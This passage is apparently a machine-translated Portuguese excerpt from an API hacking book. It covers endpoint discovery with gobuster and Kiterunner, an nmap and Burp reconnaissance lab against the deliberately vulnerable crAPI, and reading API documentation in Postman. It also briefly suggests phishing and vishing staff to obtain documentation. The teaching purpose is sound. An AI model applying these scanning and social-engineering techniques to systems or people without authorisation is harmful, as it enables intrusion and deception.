09:40:11 Iniciando o gobuster no modo de enumeração de diretórios

```
/api           (Status: 200) [Tamanho: 253]
/admin         (Status: 500) [Tamanho: 1179]
/admins        (Status: 500) [Tamanho: 1179]
/login          (Status: 200) [Tamanho: 2833]
/register      (Status: 200) [Tamanho: 2846]
```

Depois de encontrar diretórios de API como o diretório */api* mostrado neste exemplo, seja por rastreamento ou força bruta, você pode usar o Burp para investigá-los melhor. O Gobuster tem opções adicionais, e você pode listá-las usando a opção **-h**:

```
$ gobuster dir -h
```

Se você quiser ignorar determinados códigos de status de resposta, use a opção **-b**. Se você quiser ver códigos de status adicionais, use **-x**. Você pode aprimorar uma pesquisa do Gobuster com o seguinte:

```
$ gobuster dir -u http://targetaddress/ -w /usr/share/wordlists/api_list/common_apis_160 -x 200,202,301 -b 302
```

O Gobuster oferece uma maneira rápida de enumerar URLs ativos e encontrar caminhos de API.

Descobrindo o conteúdo da API com o Kiterunner

No [Capítulo 4](#), abordei as incríveis realizações do Kiterunner da Assetnote, a melhor ferramenta disponível para descobrir endpoints e recursos de API. Agora é hora de colocar essa ferramenta em uso.

Embora o Gobuster funcione bem para uma verificação rápida de um aplicativo da Web a fim de descobrir caminhos de URL, ele normalmente depende de solicitações HTTP GET padrão. O Kiterunner não apenas usará todos os métodos de solicitação HTTP comuns às APIs (GET, POST, PUT e DELETE), mas também imitará estruturas de caminho de API comuns. Em outras palavras, em vez de solicitar GET */api/v1/user/create*,

O Kiterunner tentará fazer o POST `POST /api/v1/user/create`, imitando uma solicitação mais realista.

Você pode realizar uma verificação rápida do URL ou do endereço IP do seu alvo desta forma:

```
$ kr scan http://192.168.195.132:8090 -w ~/api/wordlists/data/kiterunner/routes-large.kite
```

CONFIGURAÇÃO	VALOR
delay	0s
full-scan	false
full-scan-requests	1451872
kitebuilder-apis	headers [x-forwarded-for:127.0.0.1] [/home/hapihacker/api/wordlists/data/kiterunner/routes-large.kite]
max-conn-per-host	3
max-parallel-host	50
max-redirects	3
Tempo limite máximo	3s
preflight-routes	11
quarantine-threshold	10
quick-scan-requests	103427
read-body	false
read-headers	false
Profundidade de varredura	1
skip-preflight	false
target	http://192.168.195.132:8090 total-routes 957191
user-agent	Chrome. Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, como Gecko) Chrome/88.0.4324.96Safari/537.36

```
POST400 [ 941, 46, 11] http://192.168.195.132:8090/trade/queryTransationRecords  
0cf689f783e6dab12b6940616f005ecfc3b074c4
```

```
POST400 [ 941, 46, 11] http://192.168.195.132:8090/event  
0cf6890acb41b42f316e86efad29ad69f54408e6
```

```
GET301 [ 243, 7, 10] http://192.168.195.132:8090/api-docs -> /api-docs/?group=63578  
528&route=33616912 0cf681b5cf6c877f2e620a8668a4abc7ad07e2db
```

Como você pode ver, o Kiterunner lhe fornecerá uma lista de caminhos interessantes. O fato de o servidor estar respondendo exclusivamente a solicitações para determinados

Os caminhos `/api/` indicam que a API existe.

Observe que realizamos essa varredura sem nenhum cabeçalho de autorização, o que a API de destino provavelmente exige. Demonstrarei como usar o Kiterunner com cabeçalhos de autorização no [Capítulo 7](#).

Se você quiser usar uma lista de palavras de texto em vez de um arquivo `.kite`, use o comando `brute`

com o arquivo de texto de sua escolha:

```
$ kr brute <target> -w ~/api/wordlists/data/automated/nameofwordlist.txt
```

Se houver muitos alvos, você poderá salvar uma lista de alvos separados por linha como um arquivo de texto e usar esse arquivo como alvo. Você pode usar qualquer um dos seguintes formatos de URI separados por linha como entrada:

Test.com
Test2.com:443
http://test3.com
http://test4.com
http://test5.com:8888/api

Um dos recursos mais interessantes do Kiterunner é a capacidade de reproduzir solicitações. Assim, você não só terá um resultado interessante para investigar, mas também poderá dissecar exatamente por que essa solicitação é interessante. Para reproduzir uma solicitação, copie toda a linha de conteúdo no Kiterunner, cole-a usando a opção kb replay e inclua a lista de palavras que você usou:

```
$ kr kb replay "GET      414 [    183,     7,     8] http://192.168.50.35:8888/api/privatisations/
count 0cf6841b1e7ac8badc6e237ab300a90ca873d571" -w ~/api/wordlists/data/kiterunner/routes-
large.kite
```

A execução desse procedimento reproduzirá a solicitação e fornecerá a resposta HTTP. Em seguida, você pode analisar o conteúdo para ver se há algo digno de investigação. Normalmente, analiso os resultados interessantes e, em seguida, passo a testá-los usando o Postman e o Burp Suite.

Resumo

Neste capítulo, demos um mergulho prático na descoberta de APIs usando reconhecimento passivo e ativo. A coleta de informações é, sem dúvida, a parte mais importante da invasão de APIs por alguns motivos. Primeiro, você não pode atacar uma API se não conseguir encontrá-la. O reconhecimento passivo lhe fornecerá informações sobre a exposição pública e a superfície de ataque de uma organização. Talvez você consiga encontrar alguns ganhos fáceis, como senhas, chaves de API, tokens de API e outras vulnerabilidades de divulgação de informações.

Em seguida, o envolvimento ativo com o ambiente do seu cliente revelará o contexto operacional atual da API, como o sistema operacional do servidor que a hospeda, a versão da API, o tipo de API, quais versões de software de suporte estão em uso, se a API é vulnerável a explorações conhecidas, o uso pretendido dos sistemas e como eles funcionam juntos.

No próximo capítulo, você começará a manipular e fazer fuzzing nas APIs para descobrir vulnerabilidades.

Laboratório nº 3: realizando o reconhecimento ativo para um teste de caixa preta

Sua empresa foi procurada por uma conhecida empresa de serviços automotivos, a crAPI Car Services. A empresa deseja que você realize um teste de penetração de API. Em alguns compromissos, o cliente fornecerá a você detalhes como

como o endereço IP, o número da porta e talvez a documentação da API. No entanto, a crAPI quer que esse seja um teste de caixa preta. A empresa está contando com você para encontrar a API e, eventualmente, testar se ela tem alguma vulnerabilidade.

Certifique-se de que sua instância de laboratório da crAPI esteja funcionando antes de prosseguir. Usando sua máquina de hacking da API do Kali, comece descobrindo o endereço IP da API. Minha instância da crAPI está localizada em 192.168.50.35. Para descobrir o endereço IP de sua instância implantada localmente, execute o netdiscover e confirme suas descobertas inserindo o endereço IP em um navegador. Depois de obter o endereço de destino, use o Nmap para fazer uma varredura de detecção geral.

Comece com uma varredura geral do Nmap para descobrir com o que está trabalhando. Conforme discutido anteriormente, o nmap -sC -sV 192.168.50.35 -oA crapi_scan examina o alvo fornecido usando a enumeração de serviços e os scripts padrão do Nmap e, em seguida, salva os resultados em vários formatos para análise posterior.

Relatório de varredura do Nmap para
192.168.50.35 O host está ativo (latência de
0,00043s).

Não mostrado: 994 portas fechadas

SERVIÇO	PORTA	STATE	VERSÃO
1025/tcp	open		smtpPostfix smtpd
_smtp-commands: Hello nmap.scanme.org, PIPELINING, AUTH PLAIN, 5432/tcp			
open postgresql PostgreSQL DB 9.6.0 ou posterior			
fingerprint-strings:			
SMBProgNeg:			
SFATAL			
VFATAL			
COA000			
Protocolo de front-end não suportado 65363.19778: o servidor suporta 2.0 a 3.0			
Fpostmaster.c			
L2109			
RProcessStartupPacket			
8000/tcp	open	http-altWSGIServer/0	.2 CPython/3.8.7
fingerprint-strings:			
FourOhFourRequest:			
HTTP/1.1 404 Não encontrado			
Date : Tue, 25 May 2021 19:04:36 GMT			
Servidor: WSGIServer/0.2 CPython/3.8.7			
Content-Type : text/html			
Content-Length : 77			
Vary : Origin			
X-Frame-Options : SAMEORIGIN			
<h1>Não encontrado</h1><p>O recurso solicitado não foi encontrado neste servidor.</p>			
GetRequest:			
HTTP/1.1 404 Não encontrado			
Date : Tue, 25 May 2021 19:04:31 GMT			
Servidor: WSGIServer/0.2 CPython/3.8.7			
Content-Type : text/html			
Content-Length : 77			
Vary : Origin			
X-Frame-Options : SAMEORIGIN			
<h1>Não encontrado</h1><p>O recurso solicitado não foi encontrado neste servidor.</p>			

Esse resultado do scan do Nmap mostra que o alvo tem várias portas abertas, incluindo 1025, 5432, 8000, 8080, 8087 e 8888. O Nmap forneceu informações suficientes para que você saiba que a porta 1025 está executando um serviço de correio SMTP, a porta 5432 é um banco de dados PostgreSQL e as portas restantes receberam respostas HTTP. As varreduras do Nmap também revelam que os serviços HTTP estão usando os servidores de aplicativos Web CPython, WSGIServer e OpenResty.

Observe a resposta da porta 8080, cujos cabeçalhos sugerem uma API:

Content-Type: application/json e "error": "Invalid Token" }.

Acompanhe a varredura geral do Nmap com uma varredura de todas as portas para ver se há algo escondido em uma porta incomum:

\$ nmap -p- 192.168.50.35

Relatório de varredura do Nmap para
192.168.50.35 O host está ativo (latência de
0,00068s).
Não mostrado: 65527 portas fechadas
PORTSTATE SERVICE
1025/tcp aberto NFS-ou-IIS 5432/tcp
aberto postgresql 8000/tcp aberto http-
alt 8025/tcp aberto ca-audit-da
8080/tcp aberto http-proxy 8087/tcp
aberto simplifymedia 8888/tcp aberto
sun-answerbook 27017/tcp aberto
mongod

A varredura de todas as portas descobre um servidor da Web MailHog em execução na porta 8025 e o MongoDB na porta incomum 27017. Eles podem ser úteis quando tentarmos explorar a API em laboratórios posteriores.

Os resultados de suas varreduras iniciais do Nmap revelam um aplicativo Web em execução na porta 8080, o que deve levar à próxima etapa lógica: uma análise prática do aplicativo Web. Visite todas as portas que enviaram respostas HTTP ao Nmap (ou seja, as portas 8000, 8025, 8080, 8087 e 8888).

Para mim, isso significaria inserir os seguintes endereços em um navegador:

*http://192.168.50.35:8000
http://192.168.50.35:8025
http://192.168.50.35:8080
http://192.168.50.35:8087
http://192.168.50.35:8888*

A porta 8000 emite uma página da Web em branco com a mensagem "O recurso solicitado não foi encontrado neste servidor".

A porta 8025 revela o servidor da Web MailHog com um e-mail "welcome to crAPI". Voltaremos a esse assunto mais adiante nos laboratórios.

A porta 8080 retorna o { "error": "Invalid Token" } que recebemos na primeira varredura do Nmap.

A porta 8087 mostra um erro "404 página não encontrada".

Por fim, a porta 8888 revela a página de login da crAPI, conforme mostrado na Figura 6-22.

Devido aos erros e às informações relacionadas à autorização, as portas abertas provavelmente serão mais úteis para você como usuário autenticado.





Figura 6-22: A página de destino da crAPI

Agora, use o DevTools para investigar os arquivos de origem do JavaScript nessa página. Visite a guia Rede e atualize a página para que os arquivos de origem apareçam. Selecione um arquivo de origem de seu interesse, clique nele com o botão direito do mouse e envie-o para o painel Sources.

Você deve descobrir o arquivo de origem `/static/js/main.f6a58523.chunk.js`. Procure por "API" nesse arquivo e você encontrará referências aos endpoints da API crAPI (consulte a Figura 6-23).

Parabéns! Você descobriu sua primeira API usando o Chrome DevTools para reconhecimento ativo. Com uma simples pesquisa em um arquivo de origem, você encontrou muitos endpoints de API exclusivos.

Agora, se você analisar o arquivo de origem, deverá observar as APIs envolvidas no processo de inscrição. Como próxima etapa, seria uma boa ideia interceptar as solicitações desse processo para ver a API em ação. Na página da Web da crAPI, clique no botão **Signup (Registrar)**. Preencha os campos de nome, e-mail, telefone e senha. Em seguida, antes de clicar no botão Signup na parte inferior da página, inicie o Burp Suite e use o proxy FoxyProxy Hackz para interceptar o tráfego do navegador. Quando o Burp Suite e o proxy Hackz estiverem em execução, clique no botão **Signup (Registrar)**.




```

317     , w = {
318         LOGIN: "api/auth/login",
319         GET_USER: "api/v2/user/dashboard",
320         SIGNUP: "api/auth/signup",
321         RESET_PASSWORD: "api/v2/user/reset-password",
322         FORGOT_PASSWORD: "api/auth/forgot-password",
323         VERIFY_OTP: "api/auth/v3/check-otp",
324         LOGIN_TOKEN: "api/auth/v4.0/user/login-with-token",
325         ADD_VEHICLE: "api/v2/vehicle/add_vehicle",
326         GET_VEHICLES: "api/v2/vehicle/vehicles",
327         RESEND_MAIL: "api/v2/vehicle/resend_email",
328         CHANGE_EMAIL: "api/v2/user/change-email",
329         VERIFY_TOKEN: "api/v2/user/verify-email-token",
330         UPLOAD_PROFILE_PICTURE: "api/v2/user/pictures",
331         UPLOAD_VIDEO: "api/v2/user/videos",
332         CHANGE_VIDEO_NAME: "api/v2/user/videos/<videoId>",
333         REFRESH_LOCATION: "api/v2/vehicle/<carId>/location",
334         CONVERT_VIDEO: "api/v2/user/videos/convert_video",
335         CONTACT_MECHANIC: "api/merchant/contact_mechanic",
336         RECEIVE_REPORT: "api/mechanic/receive_report",
337         GET_MECHANICS: "api/mechanic",
338         GET_PRODUCTS: "api/shop/products",
339         GET_SERVICES: "api/mechanic/service_requests",
340         BUY_PRODUCT: "api/shop/orders",
341         GET_ORDERS: "api/shop/orders/all",
342         RETURN_ORDER: "api/shop/orders/return_order",
343         APPLY_COUPON: "api/shop/apply_coupon",
344         ADD_NEW_POST: "api/v2/community/posts",
345         GET_POSTS: "api/v2/community/posts/recent",
346         GET_POST_BY_ID: "api/v2/community/posts/<postId>",
347         ADD_COMMENT: "api/v2/community/posts/<postId>/comment",
348         VALIDATE_COUPON: "api/v2/coupon/validate-coupon"
349     }

```

Figura 6-23: O arquivo fonte JavaScript principal da crAPI

Na Figura 6-24, você pode ver que a página de inscrição da crAPI emite uma solicitação POST para `/identity/api/auth/signup` quando você se registra para uma nova conta. Essa solicitação, capturada no Burp, valida que você descobriu a existência da API crAPI e confirmou em primeira mão uma das funções do ponto de extremidade identificado.



```

1 POST /identity/api/auth/signup HTTP/1.1
2 Host: 192.168.50.35:8888
3 Content-Length: 98
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
5 Content-Type: application/json
6 Accept: /*
7 Origin: http://192.168.50.35:8888
8 Referer: http://192.168.50.35:8888/signup
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
    "name": "hAPIhacker",
    "email": "hapi@hacker.com",
    "number": "1234567899",
    "password": "SuperSecretpw1!"
}

```

Figura 6-24: A solicitação de registro crAPI interceptada usando o Burp Suite

Excelente trabalho! Você não apenas descobriu uma API, mas também encontrou uma maneira de interagir com ela. Em nosso próximo laboratório, você interagirá com as funções dessa API e identificará seus pontos fracos. Recomendo que você continue testando outras ferramentas em relação a esse alvo. Você consegue descobrir APIs de outras maneiras?

7

ENDPOINT ANALYSIS



Agora que você descobriu algumas APIs, é hora de começar a usar e testar os pontos de extremidade que encontrou. Este capítulo abordará

interagindo com endpoints, testando-os quanto a vulnerabilidades e talvez até mesmo obtendo algumas vitórias iniciais.

Por "vitórias antecipadas", quero dizer vulnerabilidades críticas ou vazamentos de dados que às vezes ocorrem durante esse estágio de teste. As APIs são um tipo especial de alvo porque talvez você não precise de habilidades avançadas para contornar firewalls e segurança de endpoints; em vez disso, talvez você só precise saber como usar um endpoint conforme ele foi projetado.

Começaremos aprendendo a descobrir o formato das inúmeras solicitações de uma API a partir da documentação, da especificação e da `enhardia` reversa, e usaremos essas fontes para criar coleções do Postman para que possamos realizar análises em cada solicitação. Em seguida, apresentaremos um processo simples que você pode usar para iniciar seus testes de API e discutiremos como você pode encontrar suas primeiras vulnerabilidades, como divulgações de informações, erros de segurança, exposição excessiva de dados e falhas de lógica de negócios.

Informações de solicitação de localização

Se você está acostumado a atacar aplicativos da Web, sua busca por vulnerabilidades de API deve ser um pouco familiar. A principal diferença é que você não tem mais dicas óbvias da GUI, como barras de pesquisa, campos de login e botões para fazer upload de arquivos. O hacking de API depende das operações de backend dos itens encontrados na GUI, ou seja, solicitações GET com parâmetros de consulta e a maioria das solicitações POST/PUT/UPDATE/DELETE.

Antes de criar solicitações para uma API, você precisará conhecer seus pontos de extremidade, parâmetros de solicitação, cabeçalhos necessários, requisitos de autenticação e funcionalidade administrativa. A documentação geralmente aponta

a esses elementos. Portanto, para ter sucesso como hacker de API, você precisará saber como ler e usar a documentação da API, bem como encontrá-la. Melhor ainda, se você conseguir encontrar uma especificação para uma API, poderá importá-la diretamente para o Postman para criar solicitações automaticamente.

Quando estiver realizando um teste de API de caixa preta e a documentação estiver realmente indisponível, você terá que fazer a engenharia reversa das solicitações de API por conta própria. Você precisará fazer um fuzz completo na API para descobrir pontos de extremidade, parâmetros e requisitos de cabeçalho a fim de mapear a API e sua funcionalidade.

Como encontrar informações na documentação

Como você já sabe, a documentação de uma API é um conjunto de instruções publicadas pelo provedor da API para o consumidor da API. Como as APIs públicas e de terceiros são projetadas com o autosserviço em mente, um usuário público ou um parceiro deve ser capaz de encontrar a documentação, entender como usar a API e fazer isso sem a assistência do provedor. É bastante comum que a documentação esteja localizada em diretórios como os seguintes:

<https://example.com/docs>
<https://example.com/api/docs>
<https://docs.example.com>
<https://dev.example.com/docs>
<https://developer.example.com/docs>
<https://api.example.com/docs>
<https://example.com/developers/documentation>

Quando a documentação não estiver disponível publicamente, tente criar uma conta e pesquisar a documentação enquanto estiver autenticado. Se ainda assim não conseguir encontrar a documentação, forneci algumas listas de palavras de API no GitHub que podem ajudá-lo a descobrir a documentação da API por meio do uso de uma técnica de fuzzing chamada *directory brute force* (<https://github.com/hAPI-hacker/Hacking-APIs>).

Você pode usar a `subdomains_list` e a `dir_list` para fazer força bruta em subdomínios e domínios de aplicativos da Web e, possivelmente, encontrar documentos de API hospedados no site. Há uma boa chance de você conseguir descobrir a documentação durante o reconhecimento e a varredura de aplicativos da Web.

Se a documentação de uma organização estiver realmente bloqueada, você ainda tem algumas opções. Primeiro, tente usar suas habilidades de hacker do Google para encontrá-la em mecanismos de pesquisa e em outras ferramentas de reconhecimento. Em segundo lugar, use a Wayback Machine (<https://web.archive.org/>). Se o seu alvo já publicou a documentação da API publicamente e depois a retirou, pode haver um arquivo da documentação disponível. A documentação arquivada provavelmente estará desatualizada, mas deve lhe dar uma ideia dos requisitos de autenticação, esquemas de nomenclatura e locais de endpoint. Terceiro, quando permitido, experimente técnicas de engenharia social para enganar uma organização para que ela compartilhe sua documentação. Essas técnicas estão além do escopo deste livro, mas você pode ser criativo com desenvolvedores, departamentos de vendas e parceiros da organização de smishing, vishing e phishing para obter acesso à documentação da API. Aja como um novo cliente tentando trabalhar com a API de destino.

NÃO E

A documentação da API é apenas um ponto de partida. Nunca confie que a documentação seja precisa e atualizada ou que inclua tudo o que há para saber sobre os pontos de extremidade. Sempre teste os métodos, endpoints e parâmetros que não estão incluídos na documentação. Desconfie e verifique.

Embora a documentação da API seja simples, há alguns elementos a serem observados. A *visão geral* é normalmente a primeira seção da documentação da API. Normalmente encontrada no início do documento, a visão geral fornecerá uma introdução de alto nível sobre como se conectar e usar a API. Além disso, ela pode conter informações sobre autenticação e limitação de taxa.

Analise a documentação sobre a *funcionalidade* ou as ações que você pode executar usando a API em questão. Elas serão representadas por uma combinação de um método HTTP (GET, PUT, POST, DELETE) e um ponto de extremidade. As APIs de cada organização serão diferentes, mas você pode esperar encontrar funcionalidades relacionadas ao gerenciamento de contas de usuários, opções de upload e download de dados, diferentes maneiras de solicitar informações e assim por diante.

Ao fazer uma solicitação a um endpoint, certifique-se de observar os *requisitos* da solicitação. Os requisitos podem incluir alguma forma de autenticação, parâmetros, variáveis de caminho, cabeçalhos e informações incluídas no corpo da solicitação. A documentação da API deve informar o que ela exige de você e mencionar a que parte da solicitação pertencem essas informações. Se a documentação fornecer exemplos, use-os para ajudá-lo. Normalmente, você pode substituir os valores de exemplo pelos valores que está procurando. A Tabela 7-1 descreve algumas das convenções usadas com frequência nesses exemplos.

Tabela 7-1: Convenções de documentação da API

Convenção	Exemplo	Significado
: ou {}	/user/:id /user/{id} /user/2727 /account/:nome de usuário /account/{username} /account/scuttleph1sh	Os dois pontos ou colchetes são usados por algumas APIs para indicar uma variável de caminho. Em outras palavras, ":id" representa a variável para um número de ID e "{username}" representa o nome de usuário da conta que você está tentando acessar.

(continuação)

Tabela 7-1: Convenções de documentação da API (*continuação*)

Convenção	Exemplo	Significado
[]	/api/v1/user?find=[name]	Os colchetes indicam que a entrada é opcional.
	"blue" "green" "red"	As barras duplas representam diferentes valores possíveis que podem ser usados.
<>	<find-function>	Os colchetes angulares representam um DomString, que é uma cadeia de 16 bits.

Por exemplo, a seguir, uma solicitação GET da documentação vulnerável da API do Pixi:

1 OBTER	2/api/picture/{picture_id}/likes	<i>obter uma lista de curtidas por usuário</i>
3 Parâmetros		
	Nome da empresa	Descrição
x-access-token *		
Token <i>(cabeçalho)</i>		JWT stringUsers
picture_id *		nonúmero da
	cadeia de caracteres do URL <i>(caminho)</i>	

Você pode ver que o método é GET 1 e o ponto de extremidade é /api/picture/{picture_id}/likes 2, e os únicos requisitos são o cabeçalho x-access-token e a variável picture_id a ser atualizada no caminho 3. Agora você sabe que, para testar esse endpoint, precisará descobrir como obter um JSON Web Token (JWT) e em que formato o picture_id deve estar.

Em seguida, você pode seguir essas instruções e inserir as informações em um navegador de API, como o Postman (consulte a Figura 7-1). Como você verá, todos os cabeçalhos, além do x-access-token, serão gerados automaticamente pelo Postman.

Aqui, fiz a autenticação na página da Web e encontrei o picture_id listado nas imagens. Usei a documentação para encontrar o processo de registro da API, que gerou um JWT. Em seguida, peguei o JWT e o salvei como a variável hapi_token; usaremos variáveis ao longo deste capítulo. Quando o token for salvo como uma variável, você poderá chamá-lo usando o nome da variável entre colchetes: {{hapi_token}}. (Observe que, se estiver trabalhando com várias coleções, será melhor usar variáveis ambientais). Juntos, eles formam uma solicitação de API bem-sucedida. Você pode ver que o provedor respondeu com um "200 OK", juntamente com as informações solicitadas.

The screenshot shows the Postman application interface. At the top, the URL is set to `/picture / {picture_id} / get a list of loves by user`. Below the URL, the method is set to `GET` and the endpoint is `/{{baseUrl}}/api/picture/214/likes`. The `Headers (9)` tab is selected, showing the following configuration:

Header	Value
Postman-Token	<calculated when request is sent>
Host	<calculated when request is sent>
User-Agent	PostmanRuntime/7.26.10
Accept	/*
Accept-Encoding	gzip, deflate, br
Connection	keep-alive
x-access-token	{hapi_token}

The `Body` tab is selected, showing a JSON response with the following structure:

```
1 [ ]  
2 ...{  
3 ...  "_id": "6020463f2fc6d100149bab7b",  
4 ...  "user_id": 44,  
5 ...  "picture_id": 214  
6 ...}  
7 ]
```

Figura 7-1: A solicitação totalmente criada para o ponto de extremidade Pixi /api/{picture_id}/likes

Em situações em que sua solicitação é formada de forma inadequada, o provedor geralmente informa o que você fez de errado. Por exemplo, se você fizer uma solicitação para o mesmo endpoint sem o `x-access-token`, o Pixi responderá com o seguinte:

```
{  
  "success": false,  
  "message": "Nenhum token fornecido".  
}
```

Você deve ser capaz de entender a resposta e fazer os ajustes necessários. Se você tivesse tentado copiar e colar o endpoint sem substituir a variável `{picture_id}`, o provedor responderia com um código de status 200 OK e um corpo com colchetes (`[]`). Se você estiver perplexo


Por uma resposta, retorne à documentação e compare sua solicitação com os requisitos.

Importação de especificações de API

Se o seu destino tiver uma especificação, em um formato como OpenAPI (Swagger), RAML, API Blueprint ou em uma coleção Postman, encontrar isso será ainda mais útil do que encontrar a documentação. Quando fornecido com um

você pode simplesmente importá-la para o Postman e analisar as solicitações que compõem a coleção, bem como seus pontos de extremidade, cabeçalhos, parâmetros e algumas variáveis necessárias.

As especificações devem ser tão fáceis ou tão difíceis de encontrar quanto seus equivalentes na documentação da API. Elas geralmente se parecem com a página da Figura 7-2. A especificação conterá texto simples e, normalmente, estará no formato JSON, mas também poderá estar no formato YAML, RAML ou XML. Se o caminho da URL não revelar o tipo de especificação, procure no início do arquivo um descritor, como "swagger": "2.0", para encontrar a especificação e a versão.



The screenshot shows a browser window with the address bar containing 'vuln-pixi.com:8000/swagger.json'. The main content area displays a large block of JSON code representing the API specification. The JSON includes details such as the API title ('Pixi App API'), version ('1.0.0'), and description ('Pixi Photo Sharing API'). It also defines various endpoints, parameters, and responses using standard JSON schema notation.

```
{"swagger": "2.0", "info": {"description": "Pixi Photo Sharing API", "version": "1.0.0", "title": "Pixi App API", "2.0": {"url": "http://www.apache.org/licenses/LICENSE-2.0.html"}}, "tags": [{"name": "admins", "description": "Se available to regular, logged in users"}, {"name": "anyone", "description": "Operations available to anyone"}], "pixi photos": {"parameters": [{"name": "token", "in": "query", "description": "JWT token", "type": "string", "requireJWT token", "required": true, "type": "string"}]}, "description": "This will return the entirety of photos available to regular, logged in users"}, {"schema": {"type": "array", "items": [{"$ref": "#/definitions/PicturesItem"}]}}, {""/api/picture/{picture_id}": {"get": {"tags": ["users"], "summary": "get information about a specific user's photo", "description": "Users JWT token", "required": true, "type": "string"}, {"in": "query", "name": "token", "type": "string", "description": "ID of picture", "required": true, "type": "integer"}]}, {"operationId": "getPicture", "produces": ["application/json"], "responses": {"200": {"description": "successful authentication", "schema": {"$ref": "#/definitions/PicturesItem"}}, "403": {"description": "invalid or missing token"}}}}, {""/api/picture/{picture_id}/delete": {"delete": {"tags": ["users"], "summary": "delete a specified photo", "description": "Delete a user's photo", "parameters": [{"in": "header", "name": "x-access-token", "type": "string", "description": "Users JWT Token", "type": "string"}, {"in": "query", "name": "picture_id", "type": "number", "description": "?picture_id=xxx"}], "operationId": "deletePicture", "produces": ["application/json"], "responses": {"200": {"description": "successful authentication user photo json object", "schema": {"$ref": "#/definitions/PicturesItem"}}, "401": {"description": "Unauthorized", "schema": {"$ref": "#/definitions/ErrorObject"}}, "403": {"description": "invalid or missing token"}}}}}
```

Figura 7-2: A página de definição de swagger do Pixi

Para importar a especificação, inicie o Postman. Na seção Workspace Collection, clique em **Import**, selecione **Link** e adicione o local da especificação (consulte a Figura 7-3).

